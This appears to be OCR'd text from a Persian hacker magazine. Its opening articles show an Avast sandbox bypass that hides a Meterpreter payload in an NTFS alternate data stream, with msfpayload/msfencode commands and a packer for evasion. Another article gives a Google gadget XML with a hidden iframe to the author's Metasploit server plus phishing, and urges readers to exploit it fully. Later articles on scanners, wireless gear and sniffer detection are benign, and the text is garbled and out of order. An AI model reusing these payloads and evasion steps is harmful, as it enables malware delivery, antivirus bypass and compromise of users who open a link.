
```
C:\Documents and Settings\Milad\Desktop>echo C3PHALEX1N > sample.txt:hide.txt
C:\Documents and Settings\Milad\Desktop>start sample.txt
```

برای دیدن محتوای فایل پنهان که با استفاده از قابلیت جریان داده جایگزینی ایجاد گردیده است شما باید دستور زیر را در خط فرمان اجرا کنید.

Start .\sample.txt:hide.txt

```
C:\Documents and Settings\Milad\Desktop>start .\sample.txt:hide.txt
```

وقتی که ما دستور بالا را اجرا می کنیم، فایل با استفاده از جریان داده جایگزینی اجرا می گردد. و به این موضوع هم دقت داشته باشید که برای اجرا کردن فایل با استفاده از جریان داده جایگزینی باید قبل از مسیر فایل \. وارد گردد وگرنه فایل باز نمی شود.





خب تبریک می گم بد بخت شدیم! چون که با فعال شدن این جعبه شنی اجازه هیچ فعالیت مخربانه ای به فایل مخرب ما داده نمی شه. اما خب اینجا پایان ماجرا برای هکر ها نیست. زیرا که هیچ وقت کلمه ای با معنی توقف برایشان معنا نداشته نه؟! ادامه می دیم.

دور زدن جعبه شنی Avast با استفاده از جایگزینی مسیر داده

برای دور زدن جعبه شنی Avast باید یک فایل با فرمت Batch ایجاد کنیم که حاوی محتویات زیر می شود.

@echo off

start .\msf.bat:msf.exe

حال که فایل را ایجاد کردید می توانید با دستور زیر جریان داده را جایگزین کنید.
type msf.exe > msf.bat:msf.exe

وقتی که دستور را اجرا کردید مشاهده می کنید که جعبه شنی Avast دور زده می شود !!

avast! Antivirus: Your system is secured.

7:27 AM

برای ساخت پیلود رمز شده دستور زیر را در بکترک اجرا کنید:

```
msfpayload windows/meterpreter/reverse_tcp_dns LHOST=192.168.1.100
LPORT=12345 R | msfencode -e x86/shikata_ga_nai -c 1 -t exe -o
/root/Desktop/milad/msf.exe
```

به هر حال این فایل باید بتواند فن آوری هوشمند کشف فایل های مخرب Avast را دور بزند. البته این نکته رو دوباره ذکر کنم هدف ما در این مقاله تمرکز بر روی راه های دور زدن تکنیک های کشف فایل های مخرب نیست. اما با این حال در اینجا به آن نیاز خواهیم داشت. برای انجام این عملیات ما از پکر Petigui 2.3 برای دور زدن آنتی ویروس استفاده می کنیم.



تصویر بالا نتیجه پوشش فایل آلوده هست توسط Avast که آن را بی خطر شناسایی کرده. با این حال وقتی که برنامه آلوده را اجرا می کند جعبه شنی یا Sandbox آنتی ویروس Avast فعال می شود.

avast! is analyzing a suspicious program...



The program is running in the avast! sandbox. This means that it cannot do any harm to your computer even if it were malicious.

File: C:\Documents and Settings\home1\...\Apache.exe
Reason: The file prevalence/reputation is low
Duration: 0:00:02

Terminate now

[Change Settings](#)



میکایل اسکندری

متخصص تست نفوذ و امنیت
عضو رسمی تیم آفلاین

بررسی معروفترین اسکنرها

ویندوز و لینوکس

سلام به آفلاینی های هکرا!

تو این مقاله بیشتر دوست دارم در مورد اسکنرها بگم. تو این روزا اسکنرهای زیادی به چشم می خوره و همشون هم تا جایی که تونستن اومدن کارو راحت کردن. اما این قضیه مال ویندوز هست و لینوکس همچنان با قدرت به خط فرمانش افتخار می کنه و اکثر اسکنرهای خوبش با خط فرمان کار می کنن. (اینو دقیقا خواستم بگم تا زده باشم تو سر ویندوز!). حالا من اول مقاله ام چند تا اسکنر از ویندوز می گم که طرفدارانش دیگه وقتشون رو صرف ادامه مقاله نکنن چون بقیش اکثرا تو دنیای خط فرمان سیر می کنه!

اسکنر برای ویندوز:

acunetix

اکثرا تو ویندوز دیدم از acunetix استفاده می شه. به نظر من بیشتر به یه fuzzer می خوره تا یه اسکنر اما خیلی ها به اسم یه اسکنر قبولش دارن! یه کار جالب تو این اسکنر دیدم اونم این بود که session رو میگیره و لاگین می کنه تو سایت و بد با session هم کارشو انجام میده... اینجوری میشه وب رو از داخل هم اسکن کرد! اسکنرهای دیگه ای هم مثل nstalker - websecurify و netsparker هستن که اونا هم کمو بیش مثل acunetix کار می کنند. بعضی هاشون برای لینوکس هم هستن مثلا web securify رو در آینده نزدیک می تونین تو ابونتو استفاده کنین:

<http://www.websecurify.com/ubuntu>

” اما به نظر من اسکنرهایی که برای لینوکس نوشته شدن خیلی جالب، ساده و از همه مهمتر سریع کار می کنن. من خودم به شخصه از اسکنرهای مثل نیکتو (وب سرور اسکنر)، WebVulScan، arachni، openvas، کار کشیدم و به نظر من بدک نبودن! خوب من نمی خوام تو این مقاله کار با این اسکنرها رو آموزش بدم فقط می خوام یه مقداری در موردشون توضیح بدم و بررسیشون کنم.

اسکنرهایی برای لینوکس:

. openvas :



به نظر من openvas خیلی خوب سرورهای ویندوزی رو scan می کنه و کار باهاش هم سادس، فقط شاید تو نصبش یه کم به مشکل بر بخورید که اونم اگه خوب از لینک زیر پیروی کنین فکر کنم مشکلی نباشه:

http://www.openvas.org/install-packages.html#openvas_ubuntu_obs

البته این لینکی که دادم برای قسمت ابونتو هست!

یه توضیح مختصر:

openvas رو می تونین به صورت وب هم مدیریتش کنین و برای هر نفر یه یوزر بسازید. به صورتی که هر کسی یه scan برای خودش رو راه بندازه. اینجوری می تونین یه سیستم (سرور) رو واسش بذارید و در شرکت ها هم ازش استفاده کنید!

خوب من تو لینک زیر توضیحات خوبی رو مبنی بر این ابزار دیدم:

<http://searchsecurity.techtarget.com/tip/Screencast-How-to-launch-an-OpenVAS-scan><https://nsrc.org/workshops/2012/ternet-nsrc/raw-attachment/wiki/AgendaTrack1/exercises-openvas.pdf>

. nikto

طریقه نصبش رو می تونین تو لینک زیر به صورت کامل ببینید

<http://www.aldeid.com/wiki/Arachni>

اما طریقه کار باهاش .

من تو لینک زیر اکثر تنظیمات قابل قبول رو دیدم پس برای اینکه تایپ الکی نکرده باشم لینک زیر رو معرفی می کنم :

<http://securitytoolsreview.blogspot.co.uk/2012/01/how-to-use-arachni-framework.html>

لینک زیر هم ساده ترین روش نصب رو براتون گفت :

<http://gnacktrack.blogspot.co.uk/2011/03/install-arachni-v0222-gnacktrack-r6.html>

در کل از نظر من این اسکنر هم قدرت خاص خودشو داره و می شه به خوبی بهش اعتماد کرد!

بقیه اسکنرها رو هم تو این مقاله نیارم چون خودم زیاد دنبالشون نیستم اما اگه میخواین ابزارهای خوبی رو داشته باشید یا در کل اسکنرهای خوبی رو پیدا و باهاشون کار کنید پیشنهاد می کنم به سایت های زیر سر بزنید ، این سایت ها فقط اسکنرها رو در بر نمی گیرند، کلا ابزارهای خوبی داخلشون هست :

<http://toolsyard.thehackernews.com>

<http://sourceforge.net/>

” در آخر امید ورم که این مقاله به دردتون خورده باشه ، شاید تعجب کنین از تفاوتش با بقیه مقالات اما به نظر خودم تفاوت لازمه ... تو این مقاله تشکر می کنم از محمد عزیز (۲MzRp) که همیشه برادر خوبی بوده و از شما که تا اینجا ما رو همراهی کردی!!

nikto



این اسکنر چیز خاصی نداره و اصلا کار باهاش سخت نیست .

<http://cirt.net/nikto2>

برای نصبش در لینوکس می تونین از دستور زیر استفاده کنید :

`apt-get install nikto`

کار کردن باهاش هم راحت و در ساده ترین حالت می تونم بگم از این دستور استفاده کنید :

`nikto -h www.secure-land.net`

نتیجه قابل قبولی رو ازش دیدم و به نظر من که اسکنر خوبیه.

. Arachni

arachni





امنیتی که برای گوگل مهم نیست!

سلام دوستان عزیز. چند روز پیش (دقیقاً ۱۴/۱۱/۲۰۱۲) Mohit Kumar ادمین تیم Thn حفره ی امنیتی XSS در گوگل را افشا کرد این در صورتی بود که ۲ ماه پیش این حفره به مسولین امنیتی گوگل گوشزد شده بود اما تیم امنیتی گوگل این حفره را به دلیل اینکه در یکی از دامنه های غیر رسمی گوگل بود بی ارزش دونست. پس از تلاش زیاد و کلنجار با ورودی های گوگل Kumar تونست یک xml رو در سایت گوگل به صورت Valid لود کند این در صورتی بود که گوگل به اعتبار سنجی ورودی ها بسیار مغرور است. نتیجه ی این تلاش این بود که کومار یک xml حاوی صفحه ی phishing رو با اعتبار سنجی که صحیح اعلام شد، در سایت گوگل (Google.com) اجرا کرد که توضیحات از زبان خود کومار جذاب تر خواهد بود پس من به شرح ایده ی اون نمی پردازم. من که به شدت کنجکاو شده بودم به جست جوی این بای پس ولیدیشن پرداختم. جالب اینجا بود که اون روش که کومار از اعتبار سنجی xml به صورت ریموت استفاده کرد رو پیدا نکردم اما از کند و کاو دست برداشتم تا اینکه بالاخره فهمیدم که می تونم از قسمت Develop Mode گوگل یک Xml Validation رو دور بزنم و محتویات خودم رو بدون اینکه از فیلتر ولیدیشن رد شه در دامنه ی Google.com منتشر کنم. خوب وقتی به این نتیجه رسیدم یک Xml نوشتم که Browser هدف رو به متاسپلویت خودم متصل کردم برای این کار از Xml روبرو استفاده کردم.

```
<?xml version="1.0" encoding="UTF-8"?>
<Module>
<ModulePrefs title="hello world example
2MzRp Xml Infection" />
<Content type="html"><![CDATA[
<iframe src="http://myipaddress:8080/index"
style="border:0px #FFFFFF none;"
name="2MzRp" scrolling="no"
frameborder="1" marginheight="0px"
marginwidth="0px" height="1px"
width="1px"></iframe>
]]></Content>
</Module>
```

من یک gadget نوشتم و اونو از همون قسمتی که کومار برای بیان این حفره گفته بود فراخوانی کردم! و جالب اینجا بود که کاملاً به هدفم رسیدم. خوب این یعنی که هیچ فیلتری برای ایجاد فایل های xml بر سر راه نخواهد بود. بعد از اینکه xml لود شد هدف به متاسپلویت که برای راحتی کار از قسمت auto_pwn وب اسپلویت استفاده کردم متصل شد و اتوپون شروع کرد به اکسپلویت کردن تارگت(توی ویدیو اتوپون به علت فایروال من(از دست این ویندوز بدرد نخور!) اکسپلویت نمی شه اما اتصال برقرار می شه). بعد از این جریان اومدم دیدم که چرا نیام هم فیشینگ کنم و هم اینکه اتصال به متاسپلویت رو برقرار کنم؟ پس یک xml ترکیبی برای مثال آماده کردم ترکیبی از اینفکشنی که خودم ایجاد کردم و فیشینگی که آقای کومار بررسی کرد. و اونو بار گذاری کردم.

در این ویدیو فیشینگ رو هم با هم بررسی می کنیم. به هر حال امیدوارم که ویدیو رو دوست داشته باشید و ازش استفاده کنید. این اولین مشکل امنیتی از سایت اصلی گوگل هست که تونستم به نتیجه برسونمش. و همینطور که می دونید وقتی بحث دامنه google.com بیان می شه همه با اطمینان کامل وارد می شنند و.... از این باگ تا زمانی که موجود هست نهایت استفاده رو ببرید (خلاصیت خودتونو می طلبه) فقط یادتون باشه چون به صورت مستقیم نیست شما قابلیت بدست آوردن کوکی به طور مستقیم رو هم ندارید.

لینک ویدیو:

2mzrp.com/googlexmlinfection.rar

بعضی از دوستان سوال پرسیده بودند که آیا این آسیب پذیری فقط روی اکانت شما به وجود می آد و اینکه به صورت داخلی هست یا اینکه با این آسیب پذیری هرکسی رو می تونه توی هر رنج آپی و خارج از اکانت اکسپلویت کنه؟

این حفره ی امنیتی شامل تمام کسانی که لینک آسیب پذیر رو باز کنند می شه و هرکسی که این صفحه رو باز کنه به متاسپلویت هکر متصل می شه و صفحه ی فیشینگ براش به نمایش در میاد. ویدیو شماره ۲: در این ویدیو به وسیله xml infection در گوگل آخرین نسخه ی فایر فاکس را با متاسپلویت اکسپلویت می کنیم و با شل گرفتن با دسترسی بالا از سیستم هدف ویدیو رو به پایان می بریم.

لینک ویدیو از یوتیوب:

<http://www.youtube.com/watch?v=jCZNffRdI5A>

لینک مستقیم:

http://2mzrp.com/google_vulnerability.mp4



از مبتدی تا حرفه ای

اگر بدونی برنامه نویسان بزرگ از کجا شروع کردند اونوقت یادگیری برنامه نویسی زیادم سخت نیست!



مجموعه عظیم ۶۰ گیگابایت از بهترین فیلم ها و پروژه های دنیا

- بیش از ۳۰۰ ساعت آموزش تصویری با کیفیت بالا
- چندین کامپوننت مختلف برای ارتقاء کیفیت برنامه های شما با آخرین آپدیت ۲۰۱۲
- کتابخانه ی کاملی از کتابهای فارسی و انگلیسی مرتبط
- مجموعه ی کاملی از پروژه های تحت ویندوز و تحت وب
- مجموعه ی حرفه ای بیش از ۲۰ هزار آیکن با پسوند PNG و ICO مخصوص برنامه نویسان گلچین شده از میان بیش از ۷۰۰ هزار آیکن
- مجموعه ی کامل و حرفه ای بیش از ۲۷ هزار فونت فارسی و انگلیسی برای استفاده در برنامه ها
- مجموعه ی عظیم و گلچین شده از لوگوهای آماده و وکتورهای گرافیکی با پسوند PSD
- مجموعه ی کامل و حرفه ای از Style ها و Brushe های فتوشاپ برای استفاده در طراحی های نرم افزارها
- مجموعه ی حرفه ای گرافیکی مخصوص استفاده در طراحی های تحت وب

قیمت این مجموعه عظیم فقط ۲۵ هزار تومان (+ ۵ هزار تومان هزینه پست پشستاز) می باشد. برای خرید با شماره زیر تماس حاصل فرمایید

۰۹۳۰ ۱۵۱ ۹۱۱۵



اینجا بخش آموزش شبکه آفلاینه!
ما اومدیم که شبکه یاد بگیریم!

I Love You OFFLINE!



شبکه های وایرلس

قسمت دوم

Access point

مهمترین سخت افزار یک شبکه بی سیم، نقطه دسترسی (Access point) آن است. در انتخاب اکسس پوینت باید نهایت دقت را بکار برد و با تامل و دقت خاصی، مشخصات فنی یک اکسس پوینت را مورد بررسی قرار دهید.

بعنوان مثال مشخصات فنی یک اکسس پوینت مانند زیر می باشد:

Linksys WRT310N

استاندارد	Draft 802.11n v2.0, 802.11g, 802.11b, 802.3, 802.3u, 802.3ab
فرکانس	2.4GHz
امنیت	SSID Broadcast Enable/Disable WEP 64bit/128bit, WPA-TKIP/AES, WPA2-PSK, WPA2-ENT
Port	Power, Internet, Ethernet
آنتن	2dBi Detachable Omni Directional Antenna 2 (Omni-Directional)
منبع تغذیه	12V, 1A
میزان تحمل درجه هوا	-20°C to 70°C (-4°F to 158°F)

از نام این مدل در می یابیم که این اکسس پوینت محصول شرکت سیسکو (Cisco) می باشد. که بی شک معتبرترین شرکت در این زمینه است و بهترین تجهیزات شبکه ها را تولید می کند. همچنین از حرف N در می یابیم که این مدل اکسس پوینت از تکنولوژی 802.11N (جدیدترین تکنولوژی شبکه های بی سیم) پشتیبانی می کند. همانطور که می بینید در قسمت استاندارد، استاندارد 802.11N را آورده است و از فرکانس 2.4 گیگا هرتز استفاده میکند. سپس پروتکل های امنیتی که پشتیبانی میکند را بیان کرده است. شاید یکی از نکات قابل توجه در انتخاب اکسس پوینت تعداد و قدرت آنتن آن می باشد که در بخش مربوط توضیحات لازم را بیان می کنم.

بنام آنکه هر چه داریم از اوست

سلامی دوباره به همه آفلاینی ها در قسمت اول از مقاله شبکه های بی سیم با انواع تکنولوژی های شبکه بیسیم آشنا شدیم و دریافتیم هر یک از آنها برای چه محیط هایی کاربرد دارد. در قسمت دوم که الان در حال خواندن آن هستید به تجهیزات مورد نیاز یک شبکه بی سیم می پردازیم.

تجهیزات یک شبکه وایرلس

سخت افزار مورد نیاز به منظور پیکربندی یک شبکه بدون کابل به ابعاد شبکه مورد نظر بستگی دارد. علیرغم موضوع فوق، در این نوع شبکه ها اغلب و شاید هم قطعا" به یک access point و یک کارت شبکه بی سیم نیاز خواهد بود. در این مقاله سعی شده است که حتی الامکان در مورد تجهیزات موجود در بازار بحث شود. در ادامه به معرفی این تجهیزات می پردازیم.




WIRELESS NETWORK



این مدل هم مانند مدل قبلی محصول سیسکو بوده و از تکنولوژی 802.11n پشتیبانی می کند. مشخصه WebUI بیان می کند که تنظیم فنی اکسس پوینت بوسیله یک Browser مثل اینترنت اکسپلورر یا فایرفاکس صورت می گیرد. جهت تنظیم اکسس پوینت با یک محیط شبیه صفحات وب روبرو هستیم که در بخش مربوط توضیحات لازم ارائه می شود. مشخصه DHCP بیان می کند که توانایی اختصاص دادن IP اتوماتیک به کلاینت ها را دارد. بدین صورت کلاینت دیگر نیاز به تنظیم ip ندارد.

یک اکسس پوینت می تواند در نقش های دیگر (مثل Bridge) هم ظاهر شود، اما جهت استفاده از آن در نقش اکسس پوینت باید آنرا در حالت عملیاتی Access Point Mode قرار دهیم. بوسیله Access Control می توان تنظیم کنید که فقط به کلاینت های خاصی سرویس دهی کند. این قابلیت بر اساس mac address کارت شبکه می باشد. در قسمت کنترل دسترسی mac address کلاینت های مورد نظر را وارد میکنید، بدین صورت فقط به این کلاینتها سرویس دهی می شود. این قابلیت برای مکانهایی که تعداد کلاینتها کم و ثابت باشد استفاده می شود.



”
خوب تا اینجا با مشخصات فنی 2 تا
از اکسس پوینت های موجود در بازار آشنا
شدید. در ادامه کارت شبکه بی سیم را
بررسی میکنیم.

کارت شبکه وایرلس:

کارت های شبکه بی سیم، کامپیوتر شما را به اکسس پوینت (یا مسیریاب بی سیم) متصل می کنند. اگر از laptop جدید استفاده می کنید، امکانات بی سیم از قبل روی آن تعبیه شده است. بنابراین دیگر لزومی ندارد که کارت شبکه بی سیم تهیه کنید. جهت سازگاری و هماهنگی بیشتر کارت شبکه ای بخرید که سازنده اش همان سازنده بی سیم اکسس پوینت باشد.

با هم نمونه ای دیگر از مشخصات فنی یک اکسس پوینت را می بینیم:

LINKSYS WAP4400N ACCESS POINT



Draft IEEE802.11n, IEEE802.11g, IEEE802.11b, IEEE802.3, IEEE802.3u, IEEE802.3af (Power over Ethernet), 802.1x (Security Authentication), 802.11i - Ready (Security WPA2), 802.11e - Ready (Wireless QoS)	استاندارد
Ethernet, Power	پورت
UTP CAT 5	نوع کابل
Power, Ethernet, Wireless, POE	جراغ ها
Linux	سیستم عامل
none	تعداد آنتن های داخلی
3 (Omni-Directional)	تعداد آنتن های خارجی
2	توان هر آنتن dBi
	تنظیمات
Built in Web UI for Easy browser-based configuration (HTTP/HTTPS)	WebUI
	مدیریت
SNMP Version 1, 2c, 3	SNMP Version
DHCP Client	DHCP
	حالت های عملیاتی
Access Point Mode	Access Point
11.n: 300Mbps at -69dbm, 11.g: 54Mbps at -73dbm, 11.b: 11Mbps at -88dbm	حساسیت
	امنیت
WEP 64bit/128bit, WPA-PSK, WPA2-PSK, WPA-ENT, WPA2-ENT	WEP/WPA/WPA2
Wireless Connection Control: MAC-Based	Access Control
SSID Broadcast Enable/Disable	SSID Broadcast
	مشخصات ظاهری
7.80" x 5.16" x 7.80"	ابعاد
(163 x 205 x 55 mm)	عرض x طول * ارتفاع
12V 1A DC input, and IEEE802.3af Compliant PoE	منبع تغذیه
-20 to 70°C	تحمل دما

آنتن:

آنتن ها انواع مختلفی دارند. در اکسس پوینت ها آنتن ها به ۲ صورت داخلی (آنتن مشاهده نمی شود) یا خارجی تعبیه شده است. آنتن ها در تقویت سیگنال ها تاثیر بسزایی دارند. به طور آنتن ها به ۳ دسته تقسیم می شوند:

• همه طرفه یا Omni-directional

به آنتن های میله ای شکلی که تشعشعات آنها در تمام جهت ها منتشر می شود، آنتن های Omni-Directional یا همه طرفه می گویند.

آنتن های Omni-Directional به جهت پوشش وسیعی که نسبت به آنتن های Semi-Directional و Directional Highly-Directional ایجاد می کنند، و همچنین بخاطر اینکه برای ارتباطات Point to Multi-Point (یک نقطه به چند نقطه) استفاده می شوند برای ساخت Access Point ها به کار می روند. بهتر است Access Point ها را در مرکز خانه یا محل کار نصب کنیم تا پوشش بهتری داشته باشند.

• نیمه جهت دار یا Semi-directional

به آنتن های تخت شکلی که تشعشعات آنها در یک جهت در زاویه ای در حدود ۹۰ تا ۱۸۰ درجه منتشر می شود، آنتن های Semi-Directional یا نیمه جهت دار می گویند.

هرچند پوشش آنتن های Semi-Directional نسبت به آنتن های Omni-directional کمتر است اما نسبت به آنها برد بیشتری دارند!

آنتن های Semi-directional برای ارتباطات Point to Point (یک نقطه به یک نقطه) در مسافت های کوتاه و متوسط تا فاصله کمتر از ۳ کیلومتر به کار می روند!

معمولا از آنتن های Omni-directional برای Access Point ها استفاده می شود اما در شرایطی که قرار است یک راهروی طویل تحت پوشش قرار گیرد، می توان یک Access Point با آنتن Semi-directional را جایگزین چند Access Point با آنتن Omni-directional کرد که این موجب صرفه جویی اقتصادی است.

• کاملا جهت دار یا Highly-directional

نتیجه گیری

در انتخاب تجهیزات شبکه های بیسیم با دقت و تامل خاصی مشخصه های فنی تجهیزات را بررسی کنید. سعی شود تجهیزات از یک برند باشند (البته اگر نبود مشکل خاصی بوجود نمی آید) و حتما استانداردهایی که پشتیبانی می کنند یکی باشد.

در شماره بعدی با نحوه پیکربندی یک اکسس پوینت و راه اندازی یک شبکه بی سیم با شما هستیم.

Linksys WUSB300n



نام مدل	WUSB300n
استاندارد	IEEE 802.11b, IEEE 802.11g, Draft IEEE 802.11n, USB 1.1, USB 2.0
پورت	USB Port
مصرف برق	TX: <480mA RX: <390mA
امنیت	WEP, WPA And WPA2 Encryption Security
ابعاد	2.24" x 0.39" x 3.98 (57mm x 10mm x 101mm)
وزن	0.029 gm
حساسیت دریافتی	11 Mbps @ -86dbm 54Mbps @ -68 dbm Wireless-n @ -62dbm

از نام مدل کارت شبکه در می یابیم که سازنده آن شرکت سیسکو بوده و از تکنولوژی 802.11n پشتیبانی می کند.

نکته مهم که باید به آن دقت کنید اینست که تکنولوژی استفاده شده در اکسس پوینت و کارت شبکه یکی باشد. بطور مثال هر دو از استاندارد 802.11n پشتیبانی کنند. این قاعده برای پروتکل امنیتی هم صادق است یعنی اینکه کارت شبکه پروتکل امنیتی که در اکسس پوینت تنظیم شده است را پشتیبانی کند.

کارت های شبکه یا بصورت اسلات و یا بصورت usb به کامپیوتر متصل میشوند. در مشخصات فنی بالا مشخص است که مدل مذکور بوسیله USB به کلاینت متصل میشود.





مجید هدایتی

متخصص بر پا سازی سرور

عضو افتخاری آفلاین

تحلیل و بررسی مقدماتی روش شنود ترافیک شبکه

اسنیفر چیست ؟

اسنیفر برنامه یا ابزاری است برای استراق سمع کردن ترافیک شبکه اون هم بوسیله گرفتن اطلاعاتی که روی شبکه د حال تبادل هستند و از تکنولوژی جلوگیری اطلاعاتی استفاده میکنند . به این دلیل این کار انجام میشه چون اترنت بر مبنای اشتراک گذاری ساخته شده . بیشتر شبکه ها از تکنولوژی broadcast استفاده میکنند که یک پیام به یک کامپیوتر میتونه توسط کامپیوتر های دیگه هم خونده بشه . به صوت معمولی کلیه کامپیوتر ها بجط کامپیوتری که مقصد پیام هست پیام را نادیده میگیرند . اما میشه کاری کرد که کامپیوتر پیامی را هم که به اون مربوط نیست را بخونه . این کار هم همان اسنیف کردن اطلاعات است . بسیاری از افرادی که توسط سوئیچ به شبکه وصل هستند از شر اسنیف در امان هستند . اما همین کامپیوتر ها نسبت به اسنیف کردن هم نقطه ضعف خواهند داشت در صورتی که سوئیچ به یک هاب وصل شده باشه.



: Shared Ethernet

در محیط های اینچنینی همه میزبان ها به یک باس وصل میشن و برای رفتن پهنای باند با هم رقابت میکنن . توی همچین وضعیتی یه پاکت را همه کامپیوتر ها دریافت میکنن . بدین ترتیب وقتی که کامپ یک بخواهد با کامپ دو صحبت کنه اون هم توی یه همچین محیطی اونوقت پاکتش را روی شبکه میذاره اون هم با ادرس مک سیستم مقصدش به همراه ادرس مک خودش . کلیه کامپیوتر ها روی یه اترنت اشتراکی (مثلا کامپ های ۳ و ۴) ادرس مک پاکت مقصد را با ادرس خودشون مقایسه میکنن و اگر این دوتا با هم مچ نشدن این پاکت را میندازه دور . اون کامپیوتری که داره عمل اسنیف کردن را انجام میده این قاعده و قانون را میشکنه و همه پاکت ها را میگیره . و به کل ترافیک شبکه گوش میده . در این وضعیت عمل اسنیف بسیار فعالانه انجام میشه و بسیار سخت میشه اون رو تشخیص داد .

: Switched Ethernet

توی این شبکه کامپیوتر ها به عوض وصل شدن به هاب به یه سوئیچ وصل میشن که بهش میگن اتنت سوئیچ . سوئیچ جدولی را مدیریت میکنه که توش رد ادرس مک کارت هایی را که بهش وصل میشن را داره . توی این جدول ادرس پورت فیزیکی را که روی سوئیچ هست و به اون کارت با ادرس مک وصله را هم نگه میداره و پاکت های مقصد را روی ان پورت فیزیکی میذاره و به مقصدش تحویل میده . در واقع موقعی که یه پاکت می خواهد ارسال بشه یه مسیر فیزیکی مستقیم و بدون واسطه بین اون و مقصدش برقرار میشه . در واقع سوئیچ ماشین هوشمندی هست که میدونه با این پاکت هایی که بهش وارد میشه چه کار کنه . واسه همین هم سرعت سوئیچ از هاب بیشتره و گرونتر هم هست . و همه پاکت ها را برود کست نمیکنه . این باعث میشه تا پهنای باند هدر نره و مصرف پهنای باند بهینه بشه و امنیت بالاتر بره . حالا اگر کامپیوتری را توی این شبکه بذارن توی حالت اسنیف واسه انکه پاکت ها را جمع کنن این کار عملی نمیشه . به همین دلیل هم هست که مدیران شبکه ها برای امنیت بیشتر این شبکه بندی را تجیح میدن . با این حال باز هم میشه سوئیچ را اسنیف کرد اون هم دو روش :

اسنیف چگونه کار میکند ؟

کامپیوتری که به یک LAN وصل باشه دو تا ادرس داره یکی ادرس مک که برای هر سخت افزار که ادرس مک داره یکه است و دو تا کارت را پیدا نمی کنید که ادرس مک اون با یکی دیگه یکی باشه . از این ادرس مک برای ساختن قاب های اطلاعاتی برای ارسال اطلاعات به و یا از ماشین ها استفاده میشه . اما اون یکی ادرس IP هست . لایه شبکه وظیفه نگاشت کردن ادرس آی پی را به ادرس مک به عهده داره که واسه پروتکل ارتباط دیتا مورد نیازه . برای ارسال اطلاعات به یه کامپیوتر سیستم اول توی جدول ARP به دنبال ادرس مک سیستم مقابل میگردد اگر هیچ مدخلی برای این آی پی که داره پیدا نکنه یه دونه پاکت درخواست برای همه برودکست میکنه و از همه می خواهد تا اگر ادرس آی پی اونها همین هست که می خواهد ادرس مک خودشو اعلام کنه . اینجوری اگر سیستم توی شبکه ادرس آی پی پاکت را با خودش یکی ببینه ادرس مکش را میذاره توی یه پاکت و برای سیستم درخواست کننده میفرسته . حالا سیستم ادرس فیزیکی اون یکی سیستم را داره و این ادرس را به جدول ARP خودش اضافه میکنه . از این به بعد کامپیوتر مبدا برای ارتباط با سیستم مقصد از این ادرس فیزیکی استفاده میکنه .

به طور کلی دو نوع از تجهیزات اترنت وجود داره و اسنیف ها به طرق مختلف روی این دو نوع کار میکنند.

ping Method

کلکی که اینجا استفاده میشه اینه که یه دونه پاکت پینگ به آی پی ماشینی که بهش مشکوک هستین بفرستین نه به آدرس مک اون. اگر اون کامپیوتر مشکوک اسنifer داره اونوقت به پینگ شما جواب میده. این در حالی هست که قاعدتا نباید به پاکت هایی که ادرس مک اونها بهش نمیخوره جواب بده. این روشی قدیمی است و دیگه به درد نمی خوره.

ARP Method

یک کامپیوتر یه آرپ نگه میداره. پس کاری که ما میکنیم اینه که یه دونه پاکت غیر برود کست آرپ بفرستیم. کامپیوتری که توی حالت بی قاعده قرار گرفته آدرس شما رو ذخیره میکنه. بعد از اون ما یه دونه پاکت پینگ به صورت برود کست با آی پی خودمون می فرستیم اما با یه آدرس مک دیگه. تنها کامپیوتری که ادرس مک واقعی ما رو از قاب اسنifer شده آرپ داره میتونه به درخواست برود کست پینگ ما جواب بده.

On local host

اغلب وقتی که سیستم شما دچار اشتباه شد هکر ها اسنifer را ول می کنن. حالا میتونین با زدن یه دستور ساده روی همون سیستم که بهش مشکوک بودین بفهمین که این سیستم همونی هست که داشته اسنifer میکرده یا نه

ifconfig دستوری هست که شما بهش نیاز دارین. که اگر توی خط آخر خروجی دستور به کلمه Promisc برخوردین بدونین که این همون سیستمه.

این مقاله ادامه دارد ...

۱. ARP Spoofing.

